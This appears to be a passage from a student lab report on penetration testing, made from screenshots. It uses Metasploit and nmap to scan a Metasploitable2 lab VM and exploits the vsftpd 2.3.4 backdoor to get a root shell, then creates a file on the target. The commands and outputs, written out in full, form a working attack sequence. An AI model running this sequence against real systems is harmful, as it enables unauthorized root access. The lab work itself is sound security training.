


```
msf6 > search ssh version

Matching Modules
================

   #   Name                                                        Disclosure Date  Rank       Check  Description
   -   ----                                                        ---------------  ----       -----  -----------
   0   exploit/linux/http/alienvault_exec                          2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
   1   auxiliary/scanner/ssh/apache_karaf_command_execution        2016-02-09       normal     No     Apache Karaf Default Credentials Command Execution
   2   auxiliary/scanner/ssh/cerberus_sftp_enumusers               2014-05-27       normal     No     Cerberus FTP Server SFTP Username Enumeration
   3   auxiliary/scanner/ssh/eaton_xpert_backdoor                  2018-07-18       normal     No     Eaton Xpert Meter SSH Private Key Exposure Scanner
   4   exploit/multi/http/gitlab_shell_exec                        2013-11-04       excellent  Yes    Gitlab-shell Code Execution
   5   exploit/linux/ssh/ibm_drm_a3user                            2020-04-21       excellent  No     IBM Data Risk Manager a3user Default Password
   6   exploit/linux/ssh/loadbalancerorg_enterprise_known_privkey  2014-03-17       excellent  No     Loadbalancer.org Enterprise VA SSH Private Key Exposure
   7   exploit/multi/http/git_submodule_command_exec               2017-08-10       excellent  No     Malicious Git HTTP Server For CVE-2017-1000117
   8   exploit/linux/ssh/microfocus_obr_shrboadmin                 2020-09-21       excellent  No     Micro Focus Operations Bridge Reporter shrboadmin default password
   9   exploit/windows/ssh/putty_msg_debug                         2002-12-16       normal     No     PuTTY Buffer Overflow
   10  auxiliary/gather/qnap_lfi                                   2019-11-25       normal     Yes    QNAP QTS and Photo Station Local File Inclusion
   11  auxiliary/fuzzers/ssh/ssh_version_15                                         normal     No     SSH 1.5 Version Fuzzer
   12  auxiliary/fuzzers/ssh/ssh_version_2                                          normal     No     SSH 2.0 Version Fuzzer
   13  auxiliary/scanner/ssh/ssh_enumusers                                          normal     No     SSH Username Enumeration
   14  auxiliary/fuzzers/ssh/ssh_version_corrupt                                    normal     No     SSH Version Corruption
   15  auxiliary/scanner/ssh/ssh_version                                            normal     No     SSH Version Scanner
   16  exploit/unix/http/schneider_electric_net55xx_encoder        2019-01-25       excellent  Yes    Schneider Electric Pelco Endura NET55XX Encoder
   17  exploit/windows/ssh/sysax_ssh_username                      2012-02-27       normal     Yes    Sysax 5.53 SSH Username Buffer Overflow
   18  exploit/multi/http/vmware_vcenter_uploadova_rce             2021-02-23       manual     Yes    VMware vCenter Server Unauthenticated OVA File Upload RCE
   19  exploit/linux/ssh/vyos_restricted_shell_privesc             2018-11-05       great      Yes    VyOS restricted-shell Escape and Privilege Escalation
   20  auxiliary/scanner/ssh/libssh_auth_bypass                    2018-10-16       normal     No     libssh Authentication Bypass Scanner


Interact with a module by name or index. For example info 20, use 20 or use auxiliary/scanner/ssh/libssh_auth_bypass

msf6 >
```




```
msf6 > use auxiliary/scanner/ssh/ssh_version
msf6 auxiliary(scanner/ssh/ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    22               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)
   TIMEOUT  30               yes       Timeout for the SSH probe

msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 10.0.2.5
RHOSTS ⇒ 10.0.2.5
msf6 auxiliary(scanner/ssh/ssh_version) >
```

9. After setting rhosts and threads




```
msf6 auxiliary(scanner/ssh/ssh_version) > set THREADS 100
THREADS ⇒ 100
msf6 auxiliary(scanner/ssh/ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.0.2.5         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    22               yes       The target port (TCP)
   THREADS  100              yes       The number of concurrent threads (max one per host)
   TIMEOUT  30               yes       Timeout for the SSH probe
```

10. Vulnerabilities of system




```
msf6 auxiliary(scanner/ssh/ssh_version) > run

[+] 10.0.2.5:22           - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 ( service.vers
.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:4.7p1 os.vendor=Ubuntu os.family=Linux os.prod
erprint_db=ssh.banner )
[*] 10.0.2.5:22           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

11. BASIC EXPLOITS




```
msf6 auxiliary(scanner/ssh/ssh_version) > nmap -T4 -A 10.0.2.5
[*] exec: nmap -T4 -A 10.0.2.5

Starting Nmap 7.92 ( https://nmap.org ) at 2023-09-25 00:52 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00040s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.2.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| sslv2:
```




```
25/tcp   open  smtp        Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANC
EDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceNam
e=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2023-09-25T04:52:31+00:00; -1s from scanner time.
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      39776/tcp   mountd
|   100005  1,2,3      59432/udp   mountd
|   100021  1,3,4      51949/tcp   nlockmgr
|   100021  1,3,4      54055/udp   nlockmgr
|   100024  1          46026/udp   status
|_  100024  1          49501/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
```

12. Host scripts results




```
Host script results:
|_clock-skew: mean: 59m58s, deviation: 2h00m00s, median: -1s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2023-09-25T00:52:23-04:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT     ADDRESS
1   0.40 ms 10.0.2.5

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 22.00 seconds
msf6 auxiliary(scanner/ssh/ssh_version) > 
```

13. Search Vsftpd




```
msf6 auxiliary(scanner/ssh/ssh_version) > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 auxiliary(scanner/ssh/ssh_version) > 
```

14. Now using exploit




```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.5
RHOSTS ⇒ 10.0.2.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.5:21 - USER: 331 Please specify the password.
[+] 10.0.2.5:21 - Backdoor service has been spawned, handling ...
[+] 10.0.2.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.4:32811 → 10.0.2.5:6200 ) at 2023-09-25 01:03:46 -0400

```

15. Getting access of vulnerable terminal




```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

16. Writing a new file



```
touch devasy-temp.txt
ls
bin
boot
cdrom
dev
devasy-temp.txt
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

17. Can delete files also



```
msfadmin@metasploitable:/$ cd ..
msfadmin@metasploitable:/$ ls
bin    dev               home        lib         mnt        proc  srv  usr
boot   devasy-temp.txt  initrd      lost+found  nohup.out  root  sys  var
cdrom  etc               initrd.img  media       opt        sbin  tmp  vmlinuz
msfadmin@metasploitable:/$
```

18. File created in metasploit also.

    Hence we can conclude that using Metasploit we can perform attacks on vulnerable systems and assume the control of their system.